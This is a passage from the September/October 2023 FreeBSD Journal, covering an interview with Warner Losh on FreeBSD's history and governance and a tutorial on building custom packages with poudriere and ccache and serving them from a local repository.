FreeBSD® JOURNAL

September/October 2023

Recollections: An Interview with Warner Losh (imp@)

Custom Poudriere Packages in Your Own Repository

Wazuh and MITRE Caldera Using FreeBSD Jails

PEP 517

CCCamp 2023 Trip Report


FreeBSD® JOURNAL

The FreeBSD Journal is Now Free!

Yep, that's right Free.

The voice of the FreeBSD Community and the BEST way to keep up with the latest releases and new developments in FreeBSD is now openly available to everyone.

DON'T MISS A SINGLE ISSUE!



FreeBSD® JOURNAL

November/December 2022

Observability and Metrics

Writing Custom Commands in FreeBSD's DDB Kernel Debugger

DTrace: New Additions to an Old Tracing System

Certificate-based Monitoring with Icinga

activitymonitor.sh

Pragmatic IPv6 (Part 4)

2023 Editorial Calendar

- Building a FreeBSD Web Server (January-February)
- Embedded (March-April)
- FreeBSD at 30 (May-June)
- Containers and Cloud (Virtualization) (July-August)
- Ports and Packages (September-October)
- FreeBSD 14 (November-December)

Find out more at: freebsdfoundation/journal

FreeBSD® JOURNAL

S&W PUBLISHING LLC
PO BOX 3757 CHAPEL HILL, NC 27515-3757

Editor-at-Large • James Maurer
maurer.jim@gmail.com

Design & Production • Reuter & Associates

FreeBSD Journal (ISBN: 978-0-61 5-88479-0) is published 6 times a year (January/February, March/April, May/June, July/August, September/October, November/December).
Published by the FreeBSD Foundation,
3980 Broadway St. STE #103-107, Boulder, CO 80304
ph: 720/207-51 42 • fax: 720/222-2350
email: info@freebsdfoundation.org

LETTER from the Foundation

A New Release is On the Way!

Welcome to the September/October issue. As I write this, FreeBSD is putting the finishing touches on its next major release: 14.0. Stay tuned, as articles in the November/December issue will cover many of 14.0's exciting new features.

In the meantime, the current issue provides some great reading while you're waiting for 14.0 to hit a CDN server near you.

Tom Jones continues with his column aptly named "Recollections." In this installment, Tom interviews Warner Losh, a long-time FreeBSD contributor and famous for melting laptops--among other stories.

Benedict Reuschling provides readers with a detailed walkthrough of using poudriere(8) to build local packages--from setting custom options to deploying signed package repositories to multiple client machines. Also, on the packages front, Charlie Li presents a brief history of packaging extensions in the Python ecosystem and the work to adapt FreeBSD's ports tree to the most recent iteration.

To add jails to the mix, Alonso Cárdenas details the use of FreeBSD jails as the basis for a cybersecurity training platform using the existing open source tools Wazuh and Caldera.

One of the great things about the FreeBSD community is meeting up with members at events around the world. This issue contains a trip report from CCCamp 2023 and the November/December issue will highlight a report from EuroBSDCon 2023.

We enjoy hearing from readers and benefit from your communications with us. If you have feedback on published articles, suggested topics for future articles, or would like to write for the Journal, please email us at info@freebsdjournal.com.

John Baldwin
Chair of *FreeBSD Journal* Editorial Board

FreeBSD® JOURNAL

September/Octoberl 2023

Recollections:
An Interview with Warner Losh (imp@)

BY TOM JONES

TJ: Can you tell us what you were doing in the late eighties and early nineties in the buildup to the FreeBSD project?

WL: In the late eighties, I was getting my degree in computer science and mathematics from the New Mexico Institute of Mining and Technology. We had a Vax 11750 with one or two megabytes of RAM that supported 20 or 30 users for the computer science department. Around this time, we also got 18 or 20 SUN workstations. We were transitioning off old DEC System 20 running TOPS-20, and so most of the campus was Unix around this time.

After college, I got a job at The Wollongong Group doing tech support for their TCP products. The Wollongong Group had a connection to Unix that I wasn't aware of when I joined or didn't realize the full significance of. The first Unix port was done at the University of Wollongong in Australia, and this company had bought the rights to that port.

I was working there and doing tech support for VMS TCP/IP—their product—and didn't realize the opportunities I was missing out on to meet some people that had been involved in early Unix.

After that, I went to work for Solbourne Computer Inc. that did Sparc Station and Sparc compatible servers running their version of SunOS. It was about this time that I started to get involved in open source. To do my development work, I had bought a PC and was running Linux on it because there wasn't a FreeBSD distribution and the patch kits were difficult to obtain. They weren't well publicized, so, I didn't really know about them.

> The first Unix port was done at the University of Wollongong in Australia, and The Wollongong Group had bought the rights to that port.

There was a war on at the time about which graphical interfaces to use. Jordan Hubbard had gotten in touch with me because he was using the same graphical toolkit. We had developed a toolkit that presented in both styles, so you could write your software once, run it anywhere, and life would be good --was the theory. And Jordan was one of the users of that.

One day, he contacted me and said: "Oh, by the way, I've got this operating system I'm trying to bring up called FreeBSD. You should port to it."

I said, "How do I install it?" And he goes, "Well, send Rod Grimes a disc or better yet just buy a disc and I'll send it to Rod Grimes and he'll put it on there and send it to you and you'll be able to run FreeBSD." This was pre-1.0.

During that time, I was also contributing patches to things like tcsh. I would find bugs and I would fix them and I would send a patch and the tarball readme file. Even before I started FreeBSD work, I was doing open-source work.

TJ: I've asked other people how they came across FreeBSD, but I guess you were the result of direct marketing by Jordan.

WL: Jordan wanted to do the same thing I was doing. He wanted to run this toolkit and this GUI builder on his FreeBSD machine for the company. It was in his best interest that I do the port and that's kind of how he recruited me. And I've been using FreeBSD ever since.

TJ: So, once you were using FreeBSD, how did you keep track of the conversations wherever they were happening?

WL: So—dragging up old memories—I think some of it might have been posted to Usenet. I believe my employer did have some access. We certainly weren't on the Internet, but we had a connection to Usenet.

So, that's how I stayed up to date with what was going on with FreeBSD and had a chance to argue a little bit online. That's a trait I've had for a long time. I've gotten better about arguing for arguing's sake. I try to make a point these days

> That's how I stayed up to date with what was going on with FreeBSD and had a chance to argue a little bit online.

There were a lot of a lot of flame wars in the early days, some of which litigated good points and others that were the most crazy, silly minutia you could imagine.

TJ: What do you think kept you involved in the technical side of the project early on?

WL: Early on, I did some initial cleanup work of warnings--there were thousands of them when we first started. I think the most significant thing I did was taking on the role of PC card maintainer and getting CardBus working on FreeBSD. These were emerging technologies at the time and very important--this was like the 3.x timeframe.

In the early days, releases happened fairly frequently. I think it was like a year or two or three after the project started when I got my first laptop and started doing this. That was probably my first large and significant contribution to the project. Up to that point, I had a number of less ambitious things, mostly dealing with cleanup and bug fixes for things that I would encounter when I was trying to get stuff done with FreeBSD.

TJ: Do you know the background of the lift that happened between FreeBSD 1.0 and FreeBSD 2.0?

WL: I know a little bit about the background and the lift that happened, but I wasn't directly involved in that. I know a lot about the lawsuit. I learned about it at the time, and I've since studied it in detail. Briefly: Berkeley produced a release of 4.x that had all the AT&T

code stripped out called Net2. Bill Jolitz took that and created 386BSD, and then created a company called BSDI with some other people. So, there was a free version and the commercial version, and Bill Jolitz kind of disappeared from the free world.

Jordan Hubbard, Nate Williams, and a bunch of other people were involved in creating a number of different patches for the system. They produced FreeBSD 1.0 and 1.1. AT&T got upset with BSDI for using the 1-800-ITS-UNIX phone number and sued them for trademark infringement. That evolved into a big, nasty fight about trade secrets and copyright and all of that.

A lot of the rulings were going against AT&T, so they settled that suit and imposed a settlement in the free community where basically FreeBSD—the principles of FreeBSD—agreed to not do any more releases based off Net2, but, instead, do the releases from Berkeley's 4.4 Lite. Berkeley sanitized everything and got AT&T's sign off and there were still some missing bits.

Everybody that was involved with FreeBSD at the time grabbed the new sources, grabbed the drivers that we had written for 386, and grabbed some of the code we had written and modified for 386 that we were allowed to use. We rewrote bits and pieces—about a half dozen files—that were missing from the system.

AT&T got upset with BSDI for using the 1-800-ITS-UNIX phone number and sued them for trademark infringement.

FreeBSD did this and NetBSD went through a similar process at the time. It's one of the reasons some of the low-level stuff is different between the BSDs. Each of the projects rewrote it on their own because by then the two projects had split and FreeBSD was focused on x86 and making it fast, and NetBSD was focused on portability.

So, there were different sensibilities and different, very strong personalities that precluded effective collaboration—which is probably the sanitized way of describing all the fights and flame wars and stuff that went on at the time. The lift to make this happen occurred over the course of weeks or maybe a couple of months.

You can go back and look at the early history when we converted to Git. The history goes all the way back to 2.0 but no further because it was hard to pull in the 1.x history and there was a break between the two.

You can look in Git and see that things were going fast--people were committing fast and furious. David Greenman was involved, Jordan was involved, Rod Grimes, I think even Poul-Henning Kamp was also involved by this point in doing the lift to make everything happen.

TJ: Can you tell me how you got more involved with the organization of the project?

WL: One of the problems with the project early on was that it was centered around Jordan and the Core team. People were coming and going on the Core team, but it was very self-selected and there were a growing number of developers that were dissatisfied with that.

We felt that the Core team wasn't representing the project well enough. There wasn't enough representation from the different parts of the project that were organizing the ports effort. Jordan had written bsd.port.mk and Satoshi Asami had taken it over and Jordan was on the Core team, but there wasn't a lot of other ports representation.

So,—rightly or wrongly—people were starting to feel that the Core team was an elitist institution. Core was then, as now, probably even worse than terrible at communication, terrible at decision making, you know, their operating processes weren't well defined at all.

We hit on the idea of having Core be an elective body—Poul-Henning Kamp, Wes Peters, and I. We got together and wrote a simple set of bylaws. And we decided that the fundamental tenant of the project was: There is trust in the project, you have to trust the Core team, otherwise everything falls apart.

The bylaws were spartan and minimal: This is how you will elect a Core team, they're what you will get, they are running the show. In hindsight, a procedure for making and updating the bylaws was needed. There are some problems with this—Core is too big. Initially we thought, oh yeah, we'll have Core be big and anybody can act on their own. The redundancy will give people a chance to be involved around the world. But once Core was elected, they started saying everybody has to be involved in things. With everybody involved in stuff, it made decision making hard and slow, and that never really changed from Core to Core.

A lot of the problems that we set out to solve remained, and, in some ways, remain to this day. The bylaws are too hard to amend. We should be tweaking them from time to time and it's impossible to change them at all.

> A lot of the problems that we set out to solve remained, and, in some ways, remain to this day.

I organized an election, and we went to BSDCon in San Francisco for the first time and that was where the new Core team was introduced. The old Core team was there, and we had a kind of handoff. This was also one of the first times I got to meet people face to face. I'd interacted with everybody online and by this point the project was five or 10 years old.

A lot of people have very strong interests, and there is a lot more commercial interest now. Maybe it's time to get some new bylaws or amend the bylaws to make things better. Whenever it happens, it'll be an interesting discussion. It's not a matter of if it'll happen, it's when.

TJ: You've done stints on Core throughout the lifetime of the project now. How has the project has changed during this time?

WL: In the earliest days it was, "Hey, see a problem, fix it" and it was a mixed bag. A lot of problems got fixed, a lot of things got done, but it was a very lone wolfish kind of thing. There were instances where one person was working on something and only they did it. But if two people were working in the same area, sometimes it worked okay and sometimes it led to a lot of conflict. Some people left the project because of the conflict and the strife around it, and from that perspective, the project wasn't well served. Over time, a more cooperative attitude has developed.

The project has changed in the way we've adopted different tooling. People forget that FreeBSD was the first project that used Clang as its compiler. We were a very early adopter of Clang and that has served us well. We were way ahead of Linux early on, getting everything going, building, and working with Clang. The project has been evolving from more of a, "yeah, just do it and be a cowboy" to "we'll talk to people."

One of the things that has developed in the last five or ten years is a culture of more extensive reviews. If you go back and look at the project, things were reviewed from the earliest days. We've gone from having maybe 5% of the commits reviewed to maybe half of the commits reviewed out, maybe a little more. That's more of a collaborative process. It's about growing relationships between people. You can't just say, "hey, do reviews." You need to cultivate a pool of reviewers. To get people to review your stuff, you have to review other people's stuff.

This takes time to grow and develop and it's been growing and developing with a newer intensity for the last five or ten years. Particularly since we introduced phabricator, which allows more people to submit things for review. Some things can be done better with it, and there are other things that it does terribly. For smaller changes that are almost ready, it is great. Larger changes can be more of a challenge.

We had some PR issues like those around WireGuard and so on because we hadn't—as a project—developed a good culture of review. But since then, our review culture has gotten much better. It's much easier to get reviews. People are developing additional tooling to make it easier to submit reviews and manage reviews.

We're working on ways to do CI. We've done CI as a project for years now, but it's after the fact, you commit stuff, and you find out what broke. We're working on taking it from fix it after the fact to how do we fix it before the fact?

People are developing additional tooling to make it easier to submit reviews and manage reviews.

There are a number of challenges to using a large system to run all the tests as you normally would in the classic CI model. You compile it all, you run all the tests, you do it in all the environments, it takes 10 or 15 minutes, but hey, it's worth it to keep things working.

If you ran all the tests and all the environments with all the build permutations, it would take centuries. So, you have to subset with FreeBSD somehow and that's been a challenge for the project.

There are some efforts underway to try to make this better, try to smooth things out, try to improve the situation, and there have been some growing pains with that. The project throughout its life has been like that.

There are things that we've done poorly in the past that we do well now, and there are things that we've done poorly in the past that we know we need to change, and we are stumbling our way through them. Then there are a few things that we've gotten lucky with and never did poorly. We managed to come up with good solutions for early distribution things like CTM and CVSup and so forth that were the state of the art for the really crappy, dial-up world that the project landed in.

We've continued to update our tooling--sometimes quickly--sometimes less quickly.

Our move to Git was probably a little late, but one of the things the project likes to do is work on the code. People want to do new kernel things. They want to optimize the buffer cache for streaming, streaming it out in a more efficient way, or anticipating work so that idle periods are better used, or work on some interesting problem with virtual nets or jails or something.

Nobody wants to do the boring nuts and bolts of source code management. There are a lot of people with very strong opinions, some of them very firmly held, and some are absolutely 100% sure they're right—and they do zero work. And so instead of actually implementing it—they insist they did this thing in a past company, and they know it's the one true way. Well, when you've got 10 people with 10 one true ways, it becomes hard to make progress.

That's not listening to the unique needs of the project. And sure, there are a lot of things that are universal, but this project is kind of its own organic thing. And the more you tell people do it this one true way and hammer it in, the more people you lose.

If your question was about how the project has grown over the years, my answer is we've grown a lot. There have been the phases when we do something cool, people adopt it, people grow it, it becomes set in stone. And then people blow up the thing that's set in stone and do something new or do a bunch of new things, and then have to blow up the thing that's set in stone because it's getting in the way. The project, I believe, has grown by being adaptable over time.

FreeBSD is a vibrant and thriving community that has used strife and conflict arising from the diversity of opinions to make the world better.

TJ: What is the lasting legacy of FreeBSD?

WL: FreeBSD has spurred innovation in a lot of areas. FreeBSD did a lot of innovative work in buffer cache design. We did it in public, in the open-source arena. We were one of the first, and then NetBSD came and did it a little bit better. And then we saw that, and we did ours a little bit better. The legacy isn't necessarily a bunch of code. It's the conversations and technologies that have spurred the development.

FreeBSD is a vibrant and thriving community that has used strife and conflict arising from the diversity of opinions to make the world better. And we've learned through strife and conflict how to make FreeBSD better.

At times, the strife and conflict have been at a cost higher than the benefits. At other times, the strife and conflict have been low and we weren't innovating quickly enough. So, there's a good middle ground that makes for a vibrant community rather than a stale community that just does the same thing forever, or, conversely, a community that fights so much, they can't get anything done and breaks up.

One of the strengths of FreeBSD is that we've learned how to have the conversations, advocate for different positions, and then once there are current winners and losers, move on to the next fight.

TOM JONES is a FreeBSD committer interested in keeping the network stack fast.

Custom **Poudriere Packages** in Your Own Repository

BY BENEDICT REUSCHLING

I'm forever grateful for the people who made ports and package installations on FreeBSD so easy. Whereas other Unix-like systems need to either manually install a bunch of libraries or dependencies, let alone package origins as text files, the BSDs typically don't need any of that. A simple `pkg install` foo does all that for me with the end result of having foo installed. Those pre-built packages come from the official FreeBSD package distribution system, and they have been configured with default options that serve most default cases.

In my workplace, unfortunately, the defaults don't fit us. What we need is LDAP support to query our central database to perform authentications. A lot of ports provide LDAP support via "make config", but the packages based on them do not have that option enabled by default. So, when I want to install PostgreSQL 15 with LDAP support, I can't install it via `pkg install postgresql15-server`, as the installed binaries have no clue about LDAP authentication in the database.

A first solution is to build my own custom packages. I fetch the latest ports tree with

```
# portsnap auto
```

Then I navigate into the directory of the port in question, which is `/usr/ports/databases/postgresql15-server` and run

```
# make config-recursive
```

Then, I carefully select any option that relates to LDAP. If that is too tedious because there are too many dependency packages to go through, I can also add

```
OPTIONS_SET=LDAP
```

to my `/etc/make.conf`
which will then automatically select this option (if available) for any ports I build. Then, I can run

```
# make package
```

and wait for the package to be built with those custom options. The resulting package can be found in the `work/pkg` subdirectory and installed via `pkg install ./packagename`

This is all fine and good, but what about more than one package like this? Or, what if you want to always have the latest package version available to install, but don't want to bother doing that on each individual box you manage? Sooner or later, people want to build their own packages automatically and make them available in their own networks. For those cases, poudriere was developed.

Poudriere (French for powder keg) is a framework to build customized packages in jails, resolve dependencies between them and make them available as a FreeBSD repository.

The ports developers use it to test new versions of ports (hence the powder keg analogy, as such builds can sometimes explode or simply fail). You don't have to be a ports developer or understand any of the building blocks to use poudriere. The reason why each port (even the tiniest dependency) is built in a separate jail (created and deleted automatically) is to have a clean build-environment each time. It also enables parallel building of ports, which is highly beneficial considering the number of packages to build that may not be immediately obvious (dependencies may build other dependent ports first and down the rabbit hole it goes).

You need to have a FreeBSD machine for building those custom packages, ideally with a lot of CPU and memory and good I/O. Poudriere stresses a system because it tries to run a lot of those package builds in parallel, which is why it can also be seen as a system benchmark tool.

Let's get started creating our own poudriere machine. I call my buildbox poudriere (because I'm creative today) and distinguish it from other commands in this article by the prompt: **`poudriere#`** in front.

Poudriere Setup

First, install the poudriere package. There is a `poudriere-devel` version which has some fixes that are not yet contained in the regular version. My own experiences have been good so far with both, so I chose this version:

```
poudriere# pkg install poudriere-devel
```

We're taking a closer look at poudriere's config file, located in `/usr/local/etc/poudriere.conf` after the installation. We make a couple of changes in there, depending on our system resources and whether or not we are using ZFS (strongly recommended). The comments in this file will help you understand what these options do:

```
ZPOOL=zroot
FREEBSD_HOST=ftp://ftp.freebsd.org
RESOLV_CONF=/etc/resolv.conf
BASEFS=/usr/local/poudriere
POUDRIERE_DATA=/usr/local/poudriere/data
USE_PORTLINT=no
USE_TMPFS=yes
MAX_FILES=2048
DISTFILES_CACHE=/usr/ports/distfiles
CHECK_CHANGED_OPTIONS=verbose
CHECK_CHANGED_DEPS=yes
CCACHE_DIR=/var/cache/ccache
PARALLEL_JOBS=65
PREPARE_PARALLEL_JOBS=5
ALLOW_MAKE_JOBS=yes
KEEP_OLD_PACKAGES=yes
KEEP_OLD_PACKAGES_COUNT=3
```

You need to provide the name of the ZFS pool that poudriere should use. ZFS can clone the build jails quickly and remove them, rather than having to copy them from a base jail for each port. Create the necessary datasets that were defined in `POUDRIERE_DATA`, `DISTFILES_CACHE` and `CCACHE_DIR` if they don't exist yet. Adjust the values for `MAX_FILES`, `PARALLEL_JOBS` and `PREPARE_PARALLEL_JOBS` to fit your system. I recommend to start low at first and then increase them after your first couple poudriere builds. If you max out these values, a poudriere build may bring your system to its knees, so keep a bit of resource for other tasks (i.e. your ssh login session).

Ccache Setup

This part is entirely optional and poudriere will run just fine without it. It's merely an optimization to speed up future builds. With ccache, compiled binaries are cached (hence the name, compiler cache) and if they have not changed, the cached version is used. This results in enormous build speedups for consecutive builds as compile times are reduced, in some cases dramatically. We've already told poudriere to use ccache in the config file, but we need to install and configure ccache first. If ccache is missing, poudriere will run fine, but won't make use of the compile caching.

Before we run the `pkg install` command, we create a separate dataset, as the pkg would otherwise create a directory for it.

```
poudriere# zfs create \
-o mountpoint=/var/cache/ccache \
-o compression=lz4 \
-o recordsize=1M
zroot/var/cache/ccache
```

With those options, I could reduce the on-disk size of the cache by 1/3, but it highly depends on what packages you build and how often.

Let's now install the ccache package:

```
poudriere# pkg install ccache
```

Next, let's edit the ccache config file. It resides (or rather, is searched) in many different directories. We'll create one reference file and simply link to it from the other locations to ease the maintenance burden. Luckily, you'll rarely touch this file, but if you do, the symbolic links ensure each location is changed with it.

```
poudriere# cat << EOF > /var/cache/ccache/ccache.conf
max_size = 0
cache_dir = /var/cache/ccache
base_dir = /var/cache/ccache
hash_dir = false
EOF
```

The `max_size` option can limit the cache size to a certain amount, but with 0, it can use all the disk space it requires. I don't worry too much about it, since the ZFS compression is doing nice work here. I can even set a quota on the `zroot/var/cache/ccache` dataset if disk space got low.

The `cache_dir` and `base_dir` define the location of the cache. In our case, they point to our dataset. The `hash_dir` option set to false with increase cache hits, but having it activated makes debugging difficult. That's a tradeoff I'm willing to take for better performance. Consult `ccache(1)` for details on this and other options. It's discussed in a FreeBSD forums thread: https://forums.freebsd.org/threads/howto-speeding-up-poudriere-build-times.69431/

Let's create the symlinks to this config file in the locations ccache expects to find it.

```
poudriere# ln -s /var/cache/ccache/ccache.conf /root/.ccache/ccache.conf
poudriere# ln -s /var/cache/ccache/ccache.conf /usr/local/etc/ccache.conf
```

That's it already. You can check the status of the cache using

```
poudriere# ccache -s
```

after you've done a couple of builds. Let's return to poudriere now...

Poudriere Configuration

We've already mentioned that poudriere will run jails for each individual port that makes up a package. To do that, poudriere needs to know for which architecture and which FreeBSD release the packages should be built. There are subtle differences between versions, but poudriere can build different versions side by side without them interfering with each other. The jails are kept separate from each other. In addition, you can build packages for your Raspberry Pi on your beefy amd64 server this way.

Let's start with a jail for amd64 and FreeBSD 13.2, since that is the current version at the writing of this article.

```
poudriere# poudriere jail -c -j 132x64 -v 13.2-RELEASE
```

With the `-c` option, we ask poudriere to create a new base jail for the builds and provide the architecture and version that should be used. You can even build packages for unsupported FreeBSD versions (i.e., FreeBSD 12.1) by adding the `-m ftp-archive` option.

You can list the available builder jails with this command:

```
poudriere# poudriere jails -l
JAILNAME   VERSION      ARCH          METHOD TIMESTAMP           PATH
132x64     13.2-RELEASE amd64         http   2023-05-03 07:54:58 /usr/local/poudriere/
                                                                 jails/132x64
```

Your output may be different, and you can give the jail any name you want. I encourage you to include the version and architecture to distinguish it from any other poudriere jails you may have.

A ports tree is required from which to base the packages. It's a straightforward command like:

```
poudriere# poudriere ports -c -p default
```

Again, we can list some details about this ports tree:

```
poudriere# poudriere ports -l
PORTSTREE METHOD    TIMESTAMP           PATH
default   git+https 2023-10-01 12:00:02 /usr/local/poudriere/ports/default
```

We could also have multiple ports trees available. Maybe we want to have a slower pace in updates and only build the ports from the last quarter instead of the latest ones. All possible with poudriere and the `-p` option.

What we need now is a list of packages for poudriere to build. "Oh, I like that port, and I always install this shell, with that editor. And `tmux...`" This may turn up a list quickly, but it won't contain dependencies (packages needed to run or build those listed). Poudriere takes care of resolving those for you.

Put it in `/usr/local/etc/poudriere.d/` as a text file (again, any name you like) with each port and it's category on a separate line.

My list of ports looks like this (and is ever growing the more I start appreciating poudriere):

```
poudriere# cat /usr/local/etc/poudriere.d/pkglist.txt
databases/postgresql15-server
databases/postgresql15-client
databases/postgresql15-contrib
```

These are the ports that need LDAP support, remember? You can start with something simpler, like **`games/sl`** or **`shells/fish`** to not spend too much time waiting for poudriere to finish building.

A better way is to let the package system create a list of packages. Log into the system where you have all this software installed and run **`pkg_info`**. This creates a list that includes the dependencies. Quite a list already! You can always cut it down in case you wanted to delete a package anyway. A package may also be too big to build (libreoffice comes to mind).

Defining which ports to build does not yet configure them. We still need to tell poudriere which options to set for each port. But we need to do this only once and for future builds, poudriere will save our selected options and reuse them, even for future versions of the package. This corresponds to running "make config" in the ports directory as we did at the beginning of the article.

```
poudriere# poudriere options \
-j 132x64 \
-p default \
-f /usr/local/etc/poudriere.d/pkglist.txt
```

This defines options for the whole list of ports. You can also do it for individual ones with this invocation:

```
poudriere# poudriere options \
-j 132x64 \
-p default \
databases/postgresql15-server
```

That completes the preparations for poudriere. We can now start our first package build.

Building and Distributing Packages

To initiate a package build, provide the jail, ports tree and the list of packages to the bulk subcommand of poudriere:

```
poudriere# poudriere bulk \
-j 132x64 \
-p default \
-f /usr/local/etc/poudriere.d/pkglist.txt
```

Sit back and enjoy the automated package build. You can press CTRL-T to see an intermediary output of the build status. I recommend you run this in a **`tmux`** session so that you can detach from a long build and get back to it later without stopping the whole process when you exit from the shell.

After the build is finished, poudriere will tell you that it has created a repository that contains the packages from your list. To make use of this repository, we need to tell our FreeBSD about its existence by defining a new repository location.

```
poudriere# mkdir -p /usr/local/etc/pkg/repos
```

A file called **local.conf** (again, could be any name, see the theme here?) contains my own repository configuration.

```
poudriere# cat /usr/local/etc/pkg/repos/local.conf
Poudriere: {
        url: "file:///usr/local/poudriere/data/packages/132x64-default",
        priority: 23,
}
```

My repository is called Poudriere (again: your own name, you know the drill) and I defined its location in the url: part. I got the location from poudriere's build output. The priority defines the order in which these repositories are used. By default, the upstream FreeBSD.org repository is used. But since we want our own packages to take precedence, simply give it a higher priority than zero to make it use our own package repository first.

You can also disable the FreeBSD repository completely by adding

```
FreeBSD: {
   enabled: no
}
```

but you can also run both side by side at first.

Check which repos are used with the output of

```
poudriere# pkg -vvv
```

The bottom part should contain our own repository definition.

Let's run pkg update:

```
Updating Poudriere repository catalogue...
Fetching meta.conf: 100%    163 B   0.2kB/s    00:01
Fetching packagesite.pkg: 100%   68 KiB  69.8kB/s    00:01
